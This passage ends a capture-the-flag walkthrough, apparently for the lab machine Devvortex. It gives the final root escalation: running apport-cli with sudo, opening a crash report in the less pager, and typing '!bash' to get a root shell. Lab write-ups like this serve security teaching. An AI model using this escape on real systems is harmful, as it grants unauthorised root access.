
Then we use -c option to specify the filename that we want apport-cli to read. When prompted, we press V to view the crash report inside less.
sudo /usr/bin/apport-cli -c test.crash
 Once inside the
 less pager, we enter !bash to execute an interactive shell as root.
 (Press ENTER)
 This concludes the complete compromise of Devvortex.